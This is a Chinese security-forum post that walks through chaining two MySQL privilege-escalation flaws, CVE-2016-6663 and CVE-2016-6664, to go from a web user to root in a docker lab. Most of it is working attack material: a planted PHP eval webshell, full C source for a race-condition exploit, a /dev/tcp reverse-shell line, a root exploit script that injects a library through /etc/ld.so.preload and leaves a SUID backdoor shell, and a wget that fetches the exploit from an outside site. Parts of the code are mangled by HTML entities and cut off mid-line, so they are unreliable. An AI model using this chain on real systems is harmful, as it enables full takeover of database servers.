Mysql提权(CVE-2016-6663、CVE-2016-6664组合实践)

blackwolf / 2017-06-14 01:36:51 / 浏览数 3884 安全技术 技术讨论 顶(0) 踩(0)

0x00前言

Mysql之前爆出了CVE-2016-6662、CVE-2016-6663、CVE-2016-6664提权漏洞，影响了Mysql小于5.5.51或小于5.6.32或小于5.7.14及衍生版本。然而好多网站都没有升
<!-- more -->

0x01环境搭建

1.采用tutum/lamp的docker作为测试系统环境

```
# docker■■■■■■■■■
docker run -d -P tutum/lamp
docker exec -it <container_id> /bin/bash
apt update && apt install -y wget gcc libmysqlclient-dev
# webshell■■
echo "<?php @eval(\$_POST[1]);?>" >  /var/www/html/shell.php
chmod -R 777 /var/www/html
```

2.数据库配置

```
# ■■■■test,■■123456,■■■■create,drop,insert,select
mysql
create database testdb;
CREATE USER 'test'@'%' IDENTIFIED BY '123456';
grant create,drop,insert,select on testdb.* to 'test'@'%';
flush privileges;
```

0x02 www-data权限提升为mysql权限

利用CVE-2016-6663
1.菜刀链接webshell，然后上传需要用到的mysql-privesc-race.c文件，内容如下

```
#include &lt;fcntl.h&gt;
#include &lt;grp.h&gt;
#include &lt;mysql.h&gt;
#include &lt;pwd.h&gt;
#include &lt;stdint.h&gt;
#include &lt;stdio.h&gt;
#include &lt;stdlib.h&gt;
#include &lt;string.h&gt;
#include &lt;sys/inotify.h&gt;
#include &lt;sys/stat.h&gt;
#include &lt;sys/types.h&gt;
#include &lt;sys/wait.h&gt;
#include &lt;time.h&gt;
#include &lt;unistd.h&gt;


#define EXP_PATH&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;/tmp/mysql_privesc_exploit&amp;quot;
#define EXP_DIRN&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;mysql_privesc_exploit&amp;quot;
#define MYSQL_TAB_FILE&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;EXP_PATH &amp;quot;/exploit_table.MYD&amp;quot;
#define MYSQL_TEMP_FILE&amp;nbsp;&amp;nbsp; EXP_PATH &amp;quot;/exploit_table.TMD&amp;quot;

#define SUID_SHELL&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp; EXP_PATH &amp;quot;/mysql_suid_shell.MYD&amp;quot;

#define MAX_DELAY 1000&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;// can be used in the race to adjust the timing if necessary

MYSQL *conn;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;// DB handles
MYSQL_RES *res;
MYSQL_ROW row;

unsigned long cnt;
```

```
void intro() {

printf(
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;\033[94m\n&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;MySQL/Percona/MariaDB - Privilege Escalation / Race Condition PoC Exploi
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;mysql-privesc-race.c (ver. 1.0)\n\n&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;CVE-2016-6663 / CVE-2016-5616\n\n&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;For testing purposes only. Do no harm.\n\n&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;Discovered/Coded by:\n\n&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;Dawid Golunski \n&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;http://legalhackers.com&amp;quot;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;quot;\033[0m\n\n&amp;quot;);

}

void usage(char *argv0) {
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;intro();
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;printf(&amp;quot;Usage:\n\n%s user pass db_host database\n\n&amp;quot;, argv0);
}

void mysql_cmd(char *sql_cmd, int silent) {

&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;if (!silent) {
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;printf(&amp;quot;%s \n&amp;quot;, sql_cmd);
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;}
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;if (mysql_query(conn, sql_cmd)) {
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;fprintf(stderr, &amp;quot;%s\n&amp;quot;, mysql_error(conn));
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;exit(1);
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;}
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;res = mysql_store_result(conn);
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;if (res&amp;gt;0) mysql_free_result(res);

}


int main(int argc,char **argv)
{

&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int randomnum = 0;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int io_notified = 0;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int myd_handle;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int wpid;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int is_shell_suid=0;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;pid_t pid;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int status;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;struct stat st;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;/* io notify */
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int fd;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int ret;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;char buf[4096] __attribute__((aligned(8)));
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;int num_read;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;struct inotify_event *event;
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;/* credentials */
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;char *user&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp; = argv[1];
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;char *password = argv[2];
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;char *db_host&amp;nbsp;&amp;nbsp;= argv[3];
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;char *database = argv[4];


&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;// Disable buffering of stdout
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;setvbuf(stdout, NULL, _IONBF, 0);

&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;// Get the params
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;if (argc!=5) {
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;usage(argv[0]);
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;exit(1);
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;}
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;intro();
&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;// Show initial privileges
```

```
    printf(&quot;\n[+] Starting the exploit as: \n&quot;);
    system(&quot;id&quot;);

    // Connect to the database server with provided credentials
    printf(&quot;\n[+] Connecting to the database `%s` as %s@%s\n&quot;, database, user, db_host);
    conn = mysql_init(NULL);
    if (!mysql_real_connect(conn, db_host, user, password, database, 0, NULL, 0)) {
        fprintf(stderr, &quot;%s\n&quot;, mysql_error(conn));
        exit(1);
    }

    // Prepare tmp dir
    printf(&quot;\n[+] Creating exploit temp directory %s\n&quot;, &quot;/tmp/&quot; EXP_DIRN);
    umask(000);
    system(&quot;rm -rf /tmp/&quot; EXP_DIRN &quot; &amp;&amp; mkdir /tmp/&quot; EXP_DIRN);
    system(&quot;chmod g+s /tmp/&quot; EXP_DIRN );

    // Prepare exploit tables :)
    printf(&quot;\n[+] Creating mysql tables \n\n&quot;);
    mysql_cmd(&quot;DROP TABLE IF EXISTS exploit_table&quot;, 0);
    mysql_cmd(&quot;DROP TABLE IF EXISTS mysql_suid_shell&quot;, 0);
    mysql_cmd(&quot;CREATE TABLE exploit_table (txt varchar(50)) engine = &#39;MyISAM&#39; data directory
    mysql_cmd(&quot;CREATE TABLE mysql_suid_shell (txt varchar(50)) engine = &#39;MyISAM&#39; data directo

    // Copy /bin/bash into the mysql_suid_shell.MYD mysql table file
    // The file should be owned by mysql:attacker thanks to the sticky bit on the table directory
    printf(&quot;\n[+] Copying bash into the mysql_suid_shell table.\n    After the ex
    system(&quot;cp /bin/bash &quot; SUID_SHELL);
    system(&quot;ls -l &quot; SUID_SHELL);

    // Use inotify to get the timing right
    fd = inotify_init();
    if (fd &lt; 0) {
        printf(&quot;failed to inotify_init\n&quot;);
        return -1;
    }
    ret = inotify_add_watch(fd, EXP_PATH, IN_CREATE | IN_CLOSE);


    /* Race loop until the mysql_suid_shell.MYD table file gets assigned SUID+exec perms */

    printf(&quot;\n[+] Entering the race loop... Hang in there...\n&quot;);

    while ( is_shell_suid != 1 ) {

        cnt++;
    if ( (cnt % 100) == 0 ) {
         printf(&quot;-&gt;&quot;);
         //fflush(stdout);    
    }

        /* Create empty file , remove if already exists */
        unlink(MYSQL_TEMP_FILE);
        unlink(MYSQL_TAB_FILE);
       mysql_cmd(&quot;DROP TABLE IF EXISTS exploit_table&quot;, 1);
    mysql_cmd(&quot;CREATE TABLE exploit_table (txt varchar(50)) engine = &#39;MyISAM&#39; data directory

    /* random num if needed */
        srand ( time(NULL) );
        randomnum = ( rand() % MAX_DELAY );

        // Fork, to run the query asynchronously and have time to replace table file (
        pid = fork();
        if (pid &lt; 0) {
            fprintf(stderr, &quot;Fork failed :(\n&quot;);
        }

        /* Child process - executes REPAIR TABLE  SQL statement */
        if (pid == 0) {
```

```
           usleep(500);
           unlink(MYSQL_TEMP_FILE);
        mysql_cmd(&amp;quot;REPAIR TABLE exploit_table EXTENDED&amp;quot;, 1);
          // child stops here
          exit(0);
       }

       /* Parent process - aims to replace the temp .tmd table with a symlink before
       if (pid &gt; 0 ) {
        io_notified = 0;

        while (1) {
         int processed = 0;
         ret = read(fd, buf, sizeof(buf
         if (ret &lt; 0) {
          break;
       }
         while (processed &lt; ret) {
         event
         if (ev
         
         

         // Set the .MYD permissions to
         unlink(MYSQL_TAB_FILE);
         myd_handle = open(MYSQL_TAB_FI
         close(myd_handle);
         chmod(MYSQL_TAB_FILE, 04777);

         // Replace the temp .TMD file
         
         
         
         
         }
         proces
         }
         if (io_notified) {
          break;
         }
         }


         waitpid(pid, &amp;amp;status, 0);
       }

    // Check if SUID bit was set at the end of this attempt
        if ( lstat(SUID_SHELL, &amp;amp;st) == 0 ) {
        if (st.st_mode &amp;amp; S_ISUID) {
        is_shell_suid = 1;
        }
        }

    }

    printf(&amp;quot;\n\n[+] \033[94mBingo! Race won (took %lu tries) !\033[0m Check out the \033[94mmysql SUI
    system(&amp;quot;ls -l &amp;quot; SUID_SHELL);

    printf(&amp;quot;\n[+] Spawning the \033[94mmysql SUID shell\033[0m now... \n&amp;nbsp;&amp;nbsp;&amp;nbsp;&amp;nbsp;Remem
    system(SUID_SHELL &amp;quot; -p -i &amp;quot;);
    //system(SUID_SHELL &amp;quot; -p -c &amp;#39;/bin/bash -i -p&amp;#39;&amp;quot;);

    /* close MySQL connection and exit */
    printf(&amp;quot;\n[+] Job done. Exiting\n\n&amp;quot;);
    mysql_close(conn);
    return 0;

}
```

2.反弹shell

```
/bin/bash -i &gt;&amp; /dev/tcp/x.x.x.x/9999 0&gt;&amp;1
```

3.反弹shell的监听端，执行如下指令

```
cd /var/www/html/
gcc mysql-privesc-race.c -o mysql-privesc-race -I/usr/include/mysql -lmysqlclient
./mysql-privesc-race test 123456 localhost testdb
```

如图可以看到已提升为mysql权限

```
[+] Starting the exploit as:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] Connecting to the database `testdb` as test@localhost

[+] Creating exploit temp directory /tmp/mysql_privesc_exploit

[+] Creating mysql tables

DROP TABLE IF EXISTS exploit_table
DROP TABLE IF EXISTS mysql_suid_shell
CREATE TABLE exploit_table (txt varchar(50)) engine = 'MyISAM' data directory '/tmp/mysql_privesc_exploit'
CREATE TABLE mysql_suid_shell (txt varchar(50)) engine = 'MyISAM' data directory '/tmp/mysql_privesc_exploit'

[+] Copying bash into the mysql_suid_shell table.
    After the exploitation the following file/table will be assigned SUID and executable bits :
-rw-rw---- 1 mysql www-data 1021112 May 19 07:45 /tmp/mysql_privesc_exploit/mysql_suid_shell.MYD

[+] Entering the race loop... Hang in there...


[+] Bingo! Race won (took 28 tries) ! Check out the mysql SUID shell:

-rwsrwxrwx 1 mysql www-data 1021112 May 19 07:45 /tmp/mysql_privesc_exploit/mysql_suid_shell.MYD

[+] Spawning the mysql SUID shell now...
    Remember that from there you can gain root with vuln CVE-2016-6662 or CVE-2016-6664 :)

mysql_suid_shell.MYD: cannot set terminal process group (448): Inappropriate ioctl for device
mysql_suid_shell.MYD: no job control in this shell
mysql_suid_shell.MYD-4.3$
```

0x03Mysql权限提升为root权限

利用CVE-2016-6664
ps:目标主机配置必须是是基于文件的日志(默认配置)，也就是不能是syslog方式
不过tutum/lamp日志方式为syslog，需要如下修改

```
vim /etc/mysql/conf.d/mysqld_safe_syslog.cnf
■■syslog
■■mysql■mysqld_safe --user=mysql
```

测试办法`grep -r syslog /etc/mysql`返回没有任何结果既满足"基于文件的日志"要求
上传mysql-chowned.sh，内容如下

```
#!/bin/bash -p
# Usage:
# ./mysql-chowned.sh path_to_error.log
BACKDOORSH="/bin/bash"
BACKDOORPATH="/tmp/mysqlrootsh"
PRIVESCLIB="/tmp/privesclib.so"
PRIVESCSRC="/tmp/privesclib.c"
SUIDBIN="/usr/bin/sudo"

function cleanexit {
# Cleanup
echo -e "\n[+] Cleaning up..."
rm -f $PRIVESCSRC
rm -f $PRIVESCLIB
rm -f $ERRORLOG
```

```
touch $ERRORLOG
if [ -f /etc/ld.so.preload ]; then
echo -n > /etc/ld.so.preload
fi
echo -e "\n[+] Job done. Exiting with code $1 \n"
exit $1
}

function ctrl_c() {
echo -e "\n[+] Ctrl+C pressed"
cleanexit 0
}

#intro
echo -e "\033[94m \nMySQL / MariaDB / Percona - Root Privilege Escalation PoC Exploit \nmysql-chowned.sh (ver. 1.0)\n\nCVE-201
echo -e "Discovered and coded by: \n\nDawid Golunski \nhttp://legalhackers.com \033[0m"

# Args
if [ $# -lt 1 ]; then
echo -e "\n[!] Exploit usage: \n\n$0 path_to_error.log \n"
echo -e "It seems that this server uses: `ps aux | grep mysql | awk -F'log-error=' '{ print $2 }' | cut -d' ' -f1 | grep '/'`\
exit 3
fi

# Priv check

echo -e "\n[+] Starting the exploit as \n\033[94m`id`\033[0m"
id | grep -q mysql
if [ $? -ne 0 ]; then
echo -e "\n[!] You need to execute the exploit as mysql user! Exiting.\n"
exit 3
fi

# Set target paths
ERRORLOG="$1"
if [ ! -f $ERRORLOG ]; then
echo -e "\n[!] The specified MySQL error log ($ERRORLOG) doesn't exist. Try again.\n"
exit 3
fi
echo -e "\n[+] Target MySQL log file set to $ERRORLOG"

# [ Active exploitation ]

trap ctrl_c INT
# Compile privesc preload library
echo -e "\n[+] Compiling the privesc shared library ($PRIVESCSRC)"
cat <<_solibeof_>$PRIVESCSRC
#define _GNU_SOURCE
#include <stdio.h>
#include <sys/stat.h>
#include <unistd.h>
#include <dlfcn.h>
 #include <sys/types.h>
 #include <sys/stat.h>
 #include <fcntl.h>

uid_t geteuid(void) {
static uid_t  (*old_geteuid)();
old_geteuid = dlsym(RTLD_NEXT, "geteuid");
if ( old_geteuid() == 0 ) {
chown("$BACKDOORPATH", 0, 0);
chmod("$BACKDOORPATH", 04777);
//unlink("/etc/ld.so.preload");
}
return old_geteuid();
}
_solibeof_
/bin/bash -c "gcc -Wall -fPIC -shared -o $PRIVESCLIB $PRIVESCSRC -ldl"
if [ $? -ne 0 ]; then
```

```
echo -e "\n[!] Failed to compile the privesc lib $PRIVESCSRC."
cleanexit 2;
fi


# Prepare backdoor shell
cp $BACKDOORSH $BACKDOORPATH
echo -e "\n[+] Backdoor/low-priv shell installed at: \n`ls -l $BACKDOORPATH`"

# Safety check
if [ -f /etc/ld.so.preload ]; then
echo -e "\n[!] /etc/ld.so.preload already exists. Exiting for safety."
exit 2
fi

# Symlink the log file to /etc
rm -f $ERRORLOG && ln -s /etc/ld.so.preload $ERRORLOG
if [ $? -ne 0 ]; then
echo -e "\n[!] Couldn't remove the $ERRORLOG file or create a symlink."
cleanexit 3
fi
echo -e "\n[+] Symlink created at: \n`ls -l $ERRORLOG`"

# Wait for MySQL to re-open the logs
echo -ne "\n[+] Waiting for MySQL to re-open the logs/MySQL service restart...\n"
echo -n "Do you want to kill mysqld process `pidof mysqld` to instantly get root? :) ? [y/n] "
read THE_ANSWER
if [ "$THE_ANSWER" = "y" ]; then
echo -e "Got it. Executing 'killall mysqld' now..."
killall mysqld
fi
while :; do
sleep 0.1
if [ -f /etc/ld.so.preload ]; then
echo $PRIVESCLIB > /etc/ld.so.preload
rm -f $ERRORLOG
break;
fi
done

# Inject the privesc.so shared library to escalate privileges
echo $PRIVESCLIB > /etc/ld.so.preload
echo -e "\n[+] MySQL restarted. The /etc/ld.so.preload file got created with mysql privileges: \n`ls -l /etc/ld.so.preload`"
echo -e "\n[+] Adding $PRIVESCLIB shared lib to /etc/ld.so.preload"
echo -e "\n[+] The /etc/ld.so.preload file now contains: \n`cat /etc/ld.so.preload`"
chmod 755 /etc/ld.so.preload

# Escalating privileges via the SUID binary (e.g. /usr/bin/sudo)
echo -e "\n[+] Escalating privileges via the $SUIDBIN SUID binary to get root!"
sudo 2>/dev/null >/dev/null

#while :; do
#    sleep 0.1
#    ps aux | grep mysqld | grep -q 'log-error'
#    if [ $? -eq 0 ]; then
#        break;
#    fi
#done

# Check for the rootshell
ls -l $BACKDOORPATH
ls -l $BACKDOORPATH | grep rws | grep -q root
if [ $? -eq 0 ]; then
echo -e "\n[+] Rootshell got assigned root SUID perms at: \n`ls -l $BACKDOORPATH`"
echo -e "\n\033[94mGot root! The database server has been ch-OWNED !\033[0m"
else
echo -e "\n[!] Failed to get root"
cleanexit 2
fi
```

```
# Execute the rootshell
echo -e "\n[+] Spawning the rootshell $BACKDOORPATH now! \n"
$BACKDOORPATH -p -c "rm -f /etc/ld.so.preload; rm -f $PRIVESCLIB"
$BACKDOORPATH -p -i

# Job done.
cleanexit 0
```

必须以mysql权限执行才能成功提为root，可以利用CVE-2016-6663提升为mysql权限的shell执行如下指令

```
wget http://legalhackers.com/exploits/CVE-2016-6664/mysql-chowned.sh
chmod 777 mysql-chowned.sh
./mysql-chowned.sh /var/log/mysql/error.log
```

如图可以看到已获得root权限

```
[+] Compiling the privesc shared library (/tmp/privesclib.c)

[+] Backdoor/low-priv shell installed at:
-rwxr-xr-x 1 mysql www-data 1021112 May 19 08:05 /tmp/mysqlrootsh

[+] Symlink created at:
lrwxrwxrwx 1 mysql adm 18 May 19 08:05 /var/log/mysql/error.log -> /etc/ld.so.preload

[+] Waiting for MySQL to re-open the logs/MySQL service restart...
Do you want to kill mysqld process 2631 to instantly get root? :) ? [y/n] y
Got it. Executing 'killall mysqld' now...

[+] MySQL restarted. The /etc/ld.so.preload file got created with mysql privileges:
-rw-r----- 1 mysql root 19 May 19 08:05 /etc/ld.so.preload

[+] Adding /tmp/privesclib.so shared lib to /etc/ld.so.preload

[+] The /etc/ld.so.preload file now contains:
/tmp/privesclib.so

[+] Escalating privileges via the /usr/bin/sudo SUID binary to get root!
-rwsrwxrwx 1 root root 1021112 May 19 08:05 /tmp/mysqlrootsh

[+] Rootshell got assigned root SUID perms at:
-rwsrwxrwx 1 root root 1021112 May 19 08:05 /tmp/mysqlrootsh

Got root! The database server has been ch-OWNED !

[+] Spawning the rootshell /tmp/mysqlrootsh now!

mysqlrootsh: cannot set terminal process group (448): Inappropriate ioctl for device
mysqlrootsh: no job control in this shell
mysqlrootsh-4.3# whoami
whoami
root
mysqlrootsh-4.3#
```

0x04回顾

www-data权限提升为mysql的条件

1.已经getshell，获得www-data权限
2.获取到一个拥有create,drop,insert,select权限的数据库账号，密码
3.提权过程需要在交互式的shell环境中运行，所以需要反弹shell再提权


mysql提升为root权限的条件

1.目标主机配置必须是是基于文件的日志(默认配置)，也就是不能是syslog方式（通过cat /etc/mysql/conf.d/mysqld_safe_syslog.cnf查看没有包含“syslog”字样即可）
2.需要在mysql权限下运行才能利用（可通过上面的方式先获取mysql权限）

参考链接：
1.http://legalhackers.com/advisories/MySQL-Maria-Percona-PrivEscRace-CVE-2016-6663-5616-Exploit.html
2.http://legalhackers.com/advisories/MySQL-Maria-Percona-RootPrivEsc-CVE-2016-6664-5617-Exploit.html
3.http://legalhackers.com/advisories/MySQL-Exploit-Remote-Root-Code-Execution-Privesc-CVE-2016-6662.html
4.http://bobao.360.cn/learning/detail/3027.html

上一篇：WSUS MITM远程攻击实战全过程详解 下一篇：Web日志安全分析浅谈

1. 1 条回复

 hades 2017-06-14 01:49:03

很完善的一个过程

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录